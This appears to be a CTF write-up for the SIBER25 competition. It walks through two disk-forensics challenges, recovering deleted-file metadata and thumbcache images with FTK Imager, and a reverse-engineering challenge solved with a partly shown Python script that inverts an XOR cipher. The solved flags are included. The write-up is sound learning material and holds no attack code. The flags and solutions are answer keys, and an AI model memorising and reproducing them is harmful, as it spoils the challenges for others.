
Solved

This challenge give ad1 file to explore.



I used FTK Imager to explore the data inside this.

- a) Open the AD1 in FTK Imager.
- b) File > Add Evidence Item > Image File > select Dumpster Diving.ad1
- c) Expand \$Recycle.Bin → S-1-5-21-3087823013-1044779491-778890563-1001
- d) You'll see \$Ixxxxx files.



Try explore the content of png and jpg file and change the veiewing mode at the tools.

Change into text mode and identify the flag at the jpg file.

| File List | | | | |
|---------------|--------------|----------------|-----------------------|--|
| Name | Size | Type | Date Modified | |
| \$I30 | 4,096 (4 KB) | NTFS Index ... | 8/9/2025 6:41:20 AM | |
| \$I783BJX.png | 100 (1 KB) | Regular File | 8/9/2025 6:37:40 AM | |
| \$I9BD8FN.png | 100 (1 KB) | Regular File | 8/9/2025 6:37:40 AM | |
| \$IFFB4JW.jpg | 152 (1 KB) | Regular File | 8/9/2025 6:37:40 AM | |
| desktop.ini | 129 (1 KB) | Regular File | 1/27/2025 9:08:21 ... | |


```

)Ð8ŠøÜ>C:\Users\chaib\Desktop\SIBER25{10okiN6_for_7R4ShED_1T3ms}.jpg
  
```

Flag : SIBER25{10okiN6_for_7R4ShED_1T3ms}

2. Viewport

Challenge
8 Solves

X

Viewport

430

👍 🗑️ 🗑️

Oops. I accidentally deleted the flag when cleaning up my Desktop.

Flag Format: SIBER25(flag) Zip Password:
e0ff450ab4c79a7810ad46b45f4b8f10678a63df866757566d17b8b998be4161

Challenge Creator: @identities



Viewport.7z


Flag

Solved









Unzip the file and you will get ad1 file also.

Put in FTK Imager and analyse it.

Since the evidence list includes AppData\Local\Microsoft\Windows\Explorer, there will be the thumbcache databases. Sometimes CTFs hide a flag file in thumbcache_*.db. Export them.



Here the database thumbcache.

| | | | |
|---|-------------------|----------------|----------|
|  thumbcache_768 | 1/27/2025 5:13 PM | Data Base File | 1,024 KB |
|  thumbcache_16 | 1/27/2025 5:10 PM | Data Base File | 1,024 KB |
|  thumbcache_32 | 1/27/2025 5:07 PM | Data Base File | 1,024 KB |
|  thumbcache_48 | 1/27/2025 5:07 PM | Data Base File | 1,024 KB |
|  thumbcache_256 | 1/27/2025 5:07 PM | Data Base File | 1,024 KB |
|  thumbcache_1280 | 1/27/2025 5:07 PM | Data Base File | 1 KB |
|  thumbcache_1920 | 1/27/2025 5:07 PM | Data Base File | 1 KB |
|  thumbcache_idx | 1/27/2025 5:07 PM | Data Base File | 8 KB |

I used thumbcache viewer to preview the dump file inside them.

thumbcacheviewer.github.io

THUMBCACHE VIEWER

[Make A Donation](#)

Please consider making a donation.
Your support is greatly appreciated.

[Check out my other projects](#)

Thumbcache Viewer

Thumbcache Viewer allows you to extract thumbnail images from the thumbcache_*.db and iconcache_*.db database files found on Windows Vista, Windows 7, Windows 8, Windows 8.1, Windows 10, and Windows 11. The program comes in two flavors: a graphical user interface and command-line interface.

Looking to open Thumbs.db files? Try my [Thumbs Viewer](#) instead.

[Download Thumbcache Viewer 32-bit](#)

[Download Thumbcache Viewer 64-bit](#)

Version 1.0.4.0
Released on 10/25/2023

[View project on GitHub](#)

Jump to:

- [Thumbcache Viewer](#)
- [Thumbcache Viewer CMD](#)
- [Thumbcache FAQ](#)
- [Requirements](#)

| # | Filename | Cache Entry Offset | Cache Entry Size | Data Offset | Data Size | Data Checksum |
|----|------------------------|--------------------|------------------|-------------|-----------|---------------|
| 22 | 6704039db46d9484.jpg | 114828 B | 8 KB | 114908 B | 8 KB | a7bd826f |
| 23 | 1779f10e4dd904f.jpg | 123807 B | 16 KB | 123887 B | 16 KB | f5b27d8a |
| 24 | 15c771b2da19bac5.jpg | 140425 B | 10 KB | 140505 B | 10 KB | 4f09926b |
| 25 | e29f3ac1c5bc4823.jpg | 151264 B | 12 KB | 151344 B | 12 KB | e74b047c |
| 26 | 1b2b194056cfff46.jpg | 164309 B | 14 KB | 164389 B | 14 KB | fa8dbf5c |
| 27 | 43e30ef90b0beca3c.png | 314455 B | 31 KB | 314535 B | 31 KB | e6697535 |
| 28 | 87577025c4f4a94.jpg | 12008 B | 13 KB | 12096 B | 13 KB | 8912f7a2 |
| 29 | a2104f0dada37bf6.jpg | 26226 B | 2 KB | 26314 B | 2 KB | 6824a61c |
| 30 | a636ad9113190e41.jpg | 29084 B | 11 KB | 29172 B | 11 KB | 3cad9f2f |
| 31 | C:\Windows\Web\Wall... | 40408 B | 6 KB | 40508 B | 6 KB | 8731e4d1 |
| 32 | 33e4c2f789b4531.jpg | 53800 B | 10 KB | 53880 B | 10 KB | 4572c27c |
| 33 | 54b060eca72a9b77.jpg | 64580 B | 14 KB | 64660 B | 14 KB | aaf6c1e7e |
| 34 | f0806894361de04.jpg | 79320 B | 7 KB | 79408 B | 7 KB | f5ef1f75e |
| 35 | adcc7055b3c8cc8f.jpg | 87400 B | 9 KB | 87488 B | 9 KB | d53815b1 |




Install it and open all files in this tools.


Check one by one the image until you got the 5 separate flag image.

f8ca582e699df70f.bmp - 48x48

Thumbcache Viewer

| # | Filename | Cache Entry Offset | Cache Entry Size | Data Offset | Data Size |
|----|-------------------------------------|--------------------|------------------|-------------|-----------|
| 13 | 4c22b6fa14ea10c8.bmp | 26872 B | 9 KB | 26962 B | 9 KB |
| 14 | 6830d6df9b4cbcce.bmp | 36328 B | 6 KB | 36418 B | 6 KB |
| 15 | 44f5525e494e2115.bmp | 43480 B | 9 KB | 43570 B | 9 KB |
| 16 | fb2bfe12d74e3695.bmp | 52936 B | 9 KB | 53026 B | 9 KB |
| 17 | f8ca582e699df70f.bmp | 62392 B | 9 KB | 62482 B | 9 KB |
| 18 | d1e9297c1fd978c3.bmp | 71848 B | 9 KB | 71938 B | 9 KB |
| 19 | 99f91d06a586efd8.bmp | 81304 B | 9 KB | 81394 B | 9 KB |
| 20 | fea188b80b7bdc2c.bmp | 90760 B | 9 KB | 90850 B | 9 KB |
| 21 | 7c773d0dd7921bea.bmp | 100216 B | 9 KB | 100306 B | 9 KB |
| 22 | ::{645FF040-5081-101B-9F08-00AA0... | 24 B | 0 KB | 160 B | 0 KB |
| 23 | 756a51598da86873 | 160 B | 0 KB | 248 B | 0 KB |
| 24 | 595b39364a1cb404.jpg | 248 B | 10 KB | 336 B | 10 KB |
| 25 | 8da62a6d4b90b4c3.jpg | 11050 B | 5 KB | 11138 B | 5 KB |
| 26 | a549429d0b1c23f2.jpg | 16712 B | 9 KB | 16800 B | 9 KB |
| 27 | c7d2b382dcc9c8e.jpg | 26706 B | 8 KB | 26792 B | 8 KB |
| 28 | fd281699042e8182.jpg | 35208 B | 8 KB | 35296 B | 8 KB |
| 29 | 8be173bc5f42e4f0.jpg | 44038 B | 3 KB | 44126 B | 3 KB |
| 30 | cb2e474a4afbe754 | 47922 B | 0 KB | 48010 B | 0 KB |
| 31 | 4f12c23cc00b0e... | 48010 B | 0 KB | 48096 B | 0 KB |






Compile all the flag and submit it.

Flag : SIBER25{V3RY_sMA1L_thUm8n411S}

REVERSE

1. Easy Cipher




Extract the zip file and you will find the r1 executable file.

Use chmod to make it executable and run it.

```
(h4kim@kali)-[~/Downloads]
$ chmod a+x r1
Decompiler Explorer
(h4kim@kali)-[~/Downloads]
$ ./r1
=== HEHEHE THIS IS EASY CIPHER Challenge ===
Enter your flag: '
X gambatehhhhh my brother
File must be less than 2MB in size. Uploaded binaries are retained.
(h4kim@kali)-[~/Downloads]
$ ./r1
=== HEHEHE THIS IS EASY CIPHER Challenge ===
Enter your flag: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
X this is first chal only
boomerang ☐ dewoit ☐ Ghidra ☒ Hex-Rays ☐ RecStudio ☐ Reko
(h4kim@kali)-[~/Downloads]
$ ./r1
=== HEHEHE THIS IS EASY CIPHER Challenge ===
Enter your flag: {}
X hehehe u cant gpt this?
(h4kim@kali)-[~/Downloads]
$ ./r1
=== HEHEHE THIS IS EASY CIPHER Challenge ===
Enter your flag: siber
X this is first chal only
```

I try the buffer overflow but its not.

Then I put in Decompiler Explorer which is HexRays feature to analyse.



Each 8-byte block is processed as two 4-byte words (L0,R0) and transformed into L2,R2 using only XORs with two 4-byte keystream slices S1 and S2 that come from the 8-byte file (r1). The decompiler's loop reduces to these byte-xor equations (all xors are per-byte):

$$L2 = L0 \oplus R0 \oplus S1$$

$$R2 = L0 \oplus S1 \oplus S2$$

These are linear in XOR and invertible. Solve for the original words:

$$L0 = R2 \oplus S1 \oplus S2$$

$$R0 = R2 \oplus S2 \oplus L2$$

So for each 8-byte output block (the constants embedded in the binary) and for a known r1 (so we can compute S1 & S2), we can compute the original 8 bytes. The program applies this to two 8-byte blocks per half (so each half is 16 bytes), then compares those 16 bytes against the embedded constants. Reconstruct both halves and concatenate to get the flag.

```
1 #!/usr/bin/env python3
2 # recover_flag.py
3 # Usage: put the 8-byte key file named "r1" in same folder and run: python3 recover_flag.py
4
5 import struct
6 from pathlib import Path
7
8 # Constants copied from decompiler (these are 64-bit immediates)
9 V7 = [0x4606435A3C313744, 0x5C333A677D444C52] # target for first half (dest)
10 V6 = [0x37776656442A4E68, 0x71777C3A50080943] # target for second half (v26)
11
12 def qword_list_to_bytes(qwords):
13     b = b''
14     for q in qwords:
15         # The binary stores 64-bit values; on x86 little-endian memory order is used.
16         b += struct.pack('<Q', q)
17     return b
18
19 target_first_half = qword_list_to_bytes(V7) # 16 bytes
20 target_second_half = qword_list_to_bytes(V6) # 16 bytes
21
22 def read_key(path="r1"):
23     data = Path(path).read_bytes()
24     if len(data) < 8:
25         raise SystemExit("r1 must be at least 8 bytes")
26     # The program uses strlen(a3) on the 8-byte read, so r1 should be an ASCII string without embedded nulls.
27     # We'll use the first 8 bytes as-is (and treat length as len(key) up to first null if present).
28     # But to match the program, we should interpret key as a C string (stop at first \x00) if any.
29     # So emulate strlen(a3):
30     key8 = data[:8]
31     key_str_len = key8.find(b'\x00')
32     if key_str_len == -1:
33         key_len = 8
34     else:
35         key_len = key_str_len
36     key = key8[:key_len]
37     if key_len == 0:
38         raise SystemExit("Key length inferred as 0 (r1 contains leading null). Provide ASCII key.")
39     return key
40
41 def compute_keystream_slice(key, offset, length=4):
42     # S_k[i] = a3[(k + i) % m] where m = len(key). (k equals offset in decompiler)
43     m = len(key)
44     return bytes(key[(offset + i) % m] for i in range(length))
45
46 def invert_block(block8, key):
```

I ask gpt to create the script to recover the flag. What the script prints is:

- a) Recovered flag bytes (hex): exact 32 raw bytes (the program expects 16+16) — this is the full original two halves (may include padding).
- b) Recovered flag (utf-8 trimmed): the likely human-readable flag after trimming trailing spaces and nulls.


Run the script and boom the flag pop out.

```
(h4kim@kali) - [~/Downloads]
$ python3 recover_flag.py
Using key (len=7): b'\x7fELF\x02\x01\x01'
Recovered flag bytes (hex): 534942455232357b6e30775f793075205f6c3334726e5f723376337235337d20
Recovered flag (utf-8 trimmed):
SIBER25{n0w_y0u_l34rn_r3v3r53}
```

Flag : SIBER25{n0w_y0u_l34rn_r3v3r53}

AI/ML

1. Entry to meta city:

